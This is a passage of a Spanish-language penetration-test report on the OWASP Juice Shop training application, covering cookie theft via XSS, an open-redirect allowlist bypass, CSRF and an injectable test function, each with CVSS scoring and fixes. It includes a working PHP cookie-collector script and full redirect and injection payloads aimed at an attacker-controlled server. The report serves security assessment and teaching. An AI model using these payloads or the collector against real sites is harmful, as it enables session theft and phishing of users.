
```
<?php

if (isset($_GET['c'])) {

   $list = explode(";", $_GET['c']);

   foreach ($list as $key => $value) {

      $cookie = urldecode($value);

      $file = fopen("cookies.txt", "a+");

      fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");

      fclose($file);

   }

}

?>
```

Veamos ahora como sería el ataque. Lo primero es que haya un usuario con la sesión iniciada, en este caso, un administrador:




Ponemos el servidor malicioso en marcha:

Hacemos clic en el link malicioso:




El servidor malicioso captura la cookie:



En el caso de juice shop, la cookie contiene el token JWT con el que podemos autenticarnos.

VUL_012 – ALLOW list bypass

ALLOW list bypass			
ID	Vul_012	CRITICIDAD	9,6 CRÍTICA
URL		http://juice.shop/redirect?to=	
DESCRIPCION		La aplicación mantiene una función que permite redirigir a un usuario a otra página mediante un parámetro enviado en una petición GET. Si no dispusiera de ningún control, esta función permitiría a un atacante enviar un link con la dirección de la tienda juice shop que redirigiera a un sitio malicioso para ataques de phising, robo de credenciales, etc, lo que se conoce como una vulnerabilidad de OPEN REDIRECT. Para evitar esta vulnerabilidad, Juice Shop usa una lista blanca de direcciones permitidas de forma que las redirecciones solo puedan darse a esos sitios permitidos y ninguno más. Sin embargo, una lista blanca debería comprobar que la página a la que se redirecciona es completamente igual a alguna de las permitidas, en cambio, Juice Shop solo revisa si la petición contiene la URL permitida. Este control se puede saltar si se elabora una url que contenga a la vez la dirección permitida y la dirección maliciosa permitiendo hacer efectivo un ataque por redirección. Esta vulnerabilidad acentúa su riesgo porque se puede usar en combinación con otras vulnerabilidades descubiertas, como el XSS, pudiéndose generar ataques más complejos de robo de sesión, por ejemplo.
EVIDENCIA		Captura de una redirección no permitida a través de juice shop que carga un archivo malicioso alojado en nuestro servidor.  	
RIESGOS		Redirecciones indeseadas de clientes a otros sitios.	

	Susceptible a ataques de pishing, robo de credenciales y otras técnicas maliciosas relacionadas con las redirecciones. Pérdida de confianza en la aplicación por parte de nuestros clientes. Posible robo de sesión de administradores con las graves consecuencias que ello tiene si se anida con otras vulnerabilidades.
RECOMENDACIONES	La lista blanca de direcciones permitidas se encuentra accesible en el código javascript del front end. A poder ser, no debería serlo o por lo menos, se debería ofuscar lo máximo posible. El filtro de seguridad debería revisar si la redirección es a una página permitida, no a una url que contenga la página permitida.
REFERENCIAS	https://cwe.mitre.org/data/definitions/601.html https://www.zaproxy.org/docs/alerts/10028/


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_012	ALLOW list bypass
CVSS3 PUNTUACION	CRÍTICA 9,6
Vector de Ataque	Se accede desde internet
Complejidad	Baja, su descubrimiento es básico y su explotación también
Privilegios requeridos	Ninguno, no se requiere cuenta de usuario para ello
Interacción del usuario	Necesaria, pues gracias a esta vulnerabilidad podemos conducir a un usuario a una web maliciosa
Alcance	Con cambios, pues la vulnerabilidad afecta a la aplicación, pero puede terminar afectando al navegador de los usuarios si, por ejemplo, se redirigen a una web maliciosa que contenga un payload tipo BEEF
Confidencialidad	Alta, si a través de ella se logra un acceso administrador

Integridad	Alta, si a través de ella se loga un acceso administrador
Disponibilidad	Alta, si a través de ella se logra un acceso administrador

EXPLOTACIÓN

Al navegar por la web, observamos que en ciertos links la misma usa la función “redirect?to=” para incluir un link:




En el código del main.js encontramos estas direcciones:

Tras hacer algunas pruebas, parece que la aplicación solo nos permite usar la función “redirect” con las url que figuran en esta lista, lo que parece indicar que se está usando un filtrado por lista blanca.

Tras realizar diversas pruebas se detecta que la aplicación solo revisa si la url que se especifica como parámetro para la función “redirect” contiene una de las URL que están en la lista blanca, no si son iguales. Debido a ello, se puede montar una redirección tipo: url_maliciosa/url_permitida/ para luego subir de nuevo a url maliciosa con ../../../ y hacer que se redirija la persona a esta.

Ilustramos esto con capturas de pantalla:





En esta petición se carga en redirect el siguiente parámetro:

http://juiceshop.com/redirect?to=http://192.168.1.69:5555/http://shop.spreadshirt.com/juiceshop/../../../../payolad_malicioso.html

Con el mismo, se genera una petición al servidor maliciosa que carga el contenido del archivo payload_malicioso.html. La URL resultante de la petición será: http://192.168.1.69:555/payload_malicioso.html

VUL_013 – CSRF

CSRF			
ID	Vul_013	CRITICIDAD	9,6 CRÍTICA
URL		http://juice.shop/profile	
DESCRIPCION		Se detecta una vulnerablidad de CSRF o de falsificación de sitios cruzados. Esta vulnerabilidad se basa en la confianza que la aplicación deposita en el usuario que ha iniciado sesión y se da cuando un usuario autenticado ejecuta, sin saberlo, una petición ilegítima sobre la aplicación a través de un sitio malicioso. En este caso, se ha probado que es posible ejecutar un cambio en el nombre del usuario enviando la petición desde un sitio de terceros siempre que haga clic el usuario y tenga sesión iniciada. Para ello, basta con embeber el formulario de cambio de usuario en la web maliciosa y cambiar los detalles visuales para que, al hacer clic, el usuario piense que está realizando otra acción. Esta es una vulnerabilidad importante porque permite ejecutar consultas a la API como si fuéramos el usuario víctima, que en caso de ser administrador, podría causar grandes estragos. Por poner un ejemplo, se podría explotar la “filtración de datos de usuario en el endpoint” sin necesidad de crear una cuenta de usuario en la aplicación.
EVIDENCIA		 Imagen de una reproducción del mismo código del formulario que permite cambiar el nombre de usuario alojado en una web de terceros. En caso de tratarse de un ataque real, simplemente se cambiaría el diseño, pero no la acción que lleva a cabo.	

	 Imagen del nombre de usuario cambiado usando el formulario de la web anterior, algo que no debería ser posible por motivos obvios de seguridad.
RIESGOS	Este tipo de ataques son muy peligrosos, sobre todo si la víctima es un administrador, porque permiten enviar peticiones a la aplicación suplantando la identidad de la víctima. En el caso de Juice Shop el impacto puede ser muy grande porque puede llevar a vulnerar completamente la aplicación.
RECOMENDACIONES	A nivel de programación la aplicación debería usar tokens anti-csrf, que fueran aleatorios y vinculados a la sesión del usuario de forma que acompañaran a todas las peticiones y permitieran identificar cuáles de ellas son legítimas y cuáles no, denegando aquellas que provienen de una aplicación externa no autorizada. Usar el atributo Same site de las cookies de sesión para que se valide que la cookie viene de la propia aplicación web para ayudar evitar estas peticiones ilícitas que pueden llegarnos. Revisar el origen de las cabeceras https Origin Header y Referer Header y denegar los origenes inválidos. Eliminar la vulnerabilidad de XSS que nos permite saltarnos estos controles de seguridad. No usar peticiones GET para información sensible.
REFERENCIAS	https://es.wikipedia.org/wiki/Cross-site_request_forgery https://owasp.org/Top10/A01_2021-Broken_Access_Control/


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_013	CSRF
CVSS3 PUNTUACION	MEDIA 9,6
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja pues es fácil de reproducir, aunque requiere de engaño con ingeniería social
Privilegios requeridos	Baja, no requiere tener privilegios por parte del atacante.
Interacción del usuario	Necesaria
Alcance	Con cambios, pues puede afectar a la aplicación, pero también puede afectar a sus usuarios.
Confidencialidad	Alta, pues en función de cómo se explote se puede vulnerar completamente la aplicación.
Integridad	Alta, pues en función de cómo se explote se puede vulnerar completamente la aplicación.
Disponibilidad	Alta, pues en función de cómo se explote se puede vulnerar completamente la aplicación.

EXPLOTACIÓN


Para demostrar su explotación desarrollaremos la vulnerabilidad, pero sin preparar una web engañosa. Hay que entender que un atacante modificaría el html para que al usuario le parecería que está haciendo otra cosa, como, por ejemplo, dar un like a una imagen.


Primeramente, copiamos el código del formulario que permite cambiar el nombre del usuario a otra web y lo modificamos para que se envíe a la aplicación:





Seguidamente, se debería enviar esta página al usuario vulnerable que tuviera iniciada la sesión en su navegador. Si logramos engañarlo y hace clic, se enviará la petición maliciosa.

En esta poc, la acción es cambiar el nombre de usuario. A continuación, se muestran capturas de como el usuario inicial deluxeTest1 cambia el nombre a deluxeTest2 desde dicha web:





VUL_014 – CROSS SITE IMAGING

CROSS SITE IMAGING			
ID	Vul_014	CRITICIDAD	9,0 CRÍTICA
URL	http://192.168.1.41:3000/#/deluxe-membership?testDecal=		
DESCRIPCION	Se encuentra en el código javascript una función de pruebas para el desarrollo que no ha sido borrada. La función permite insertar una imagen como logo en la página de deluxe. Además, la misma función hace uso de las redirecciones, permitiendo de esta manera cargar código malicioso en la aplicación		
EVIDENCIA	Con la siguiente inyección cambiamos el logo: http://192.168.1.41:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2F..%2Fredirect%3Fto%3Dhttp:%2F%2F192.168.1.69:5555%2Fbender.png%3Fhttps:%2F%2Fblockchain.info%2Faddress%2F1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm..%2F..%2F..%2F..%2F..%2F  Con la siguiente inyección, cargamos en el navegador de la víctima un programa de seguimiento del navegador:  		

RIESGOS	Esta vulnerabilidad en sí unida a la vulnerabilidad de open redirect nos permite elaborar ataques contra usuarios y administradores que nos permitirán infectar sus navegadores para espiar, obtener sesiones y mucho más. Caída del prestigio de nuestra aplicación si la gente se da cuenta de que, en nuestra web, se vulneran sus navegadores. Peligro de perdida de confidencialidad, integridad y disponibilidad de los datos porque puede dar lugar a capturas de información sensible, como usuarios administradores entre otras cosas. Robo de información de pago de nuestros clientes. Explotación del tráfico a nuestra tienda para fines maliciosos de terceros.
RECOMENDACIONES	Las funciones creadas por desarrolladores para testear funcionalidades deben ser eliminadas antes de poner los sitios en producción o pueden dar lugar a accesos y vulnerabilidades no deseadas en la aplicación.
REFERENCIAS	https://cwe.mitre.org/data/definitions/601.html https://www.zaproxy.org/docs/alerts/10028/

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_014	OPEN REDIRECT
CVSS3 PUNTUACION	CRÍTICA 9,0
Vector de Ataque	Se accede desde internet.
Complejidad	Baja, no se requieren circunstancias especiales para explotar la vulnerabilidad.
Privilegios requeridos	Baja, es necesario hacer una cuenta básica para poder ejecutar dicha función.
Interacción del usuario	Requerida, aunque la vulnerabilidad por si sola se puede ejecutar y demostrar sin requerir la intervención de ningún usuario, su peligrosidad reside en el hecho de que se engañe a un usuario para conseguir capturar su sesión, espiar su navegador, etc.
Alcance	Con cambios, pues la vulnerabilidad afecta a la aplicación, pero puede terminar afectando al navegador de los usuarios

Confidencialidad	Alta, si a través de ella se logra un acceso administrador
Integridad	Alta, si a través de ella se loga un acceso administrador
Disponibilidad	Alta, si a través de ella se logra un acceso administrador

EXPLOTACIÓN

Inspeccionando como se cargan la imagen del logo en las cajas de la página deluxe membership encontramos ciertas funciones:




Fig. 1: Imagen de la página "deluxe membership".




Fig. 2: Imagen del código donde figura la función "testDecal".

Se observa que hay una función llamada testDecal que permite cargar una imagen a través de una petición GET.

Para comprobarlo, hacemos una petición con dicho parámetro a una imagen inexistente. Como se observa en la figura 3, la imagen de logo desaparece de las cajas, lo que indica que claramente, la función la afecta.




Fig. 3: Imagen de la página "deluxe membership" con llamada a la función "testDecal" usando parámetro no válido.

Para insertar una imagen externa o un payload de una web maliciosa, debemos poder llamar a un archivo remoto, y para ello haremos uso de la función redrirect?to= y la vulnerabilidad de openredieredirect.

Para inyectar una imagen remota en nuestro servidor lo haremos con el siguiente payload:

http://192.168.1.41:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2F..%2Fredirect%3Fto%3Dhttp:%2F%2F192.168.1.69:5555%2Fbender.png%3Fhttps:%2F%2Fblockchain.info%2Faddress%2F1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm..%2F..%2F..%2F..%2F..%2F




Fig. 4: Página "deluxe membership" con una imagen de nuestro gusto insertada

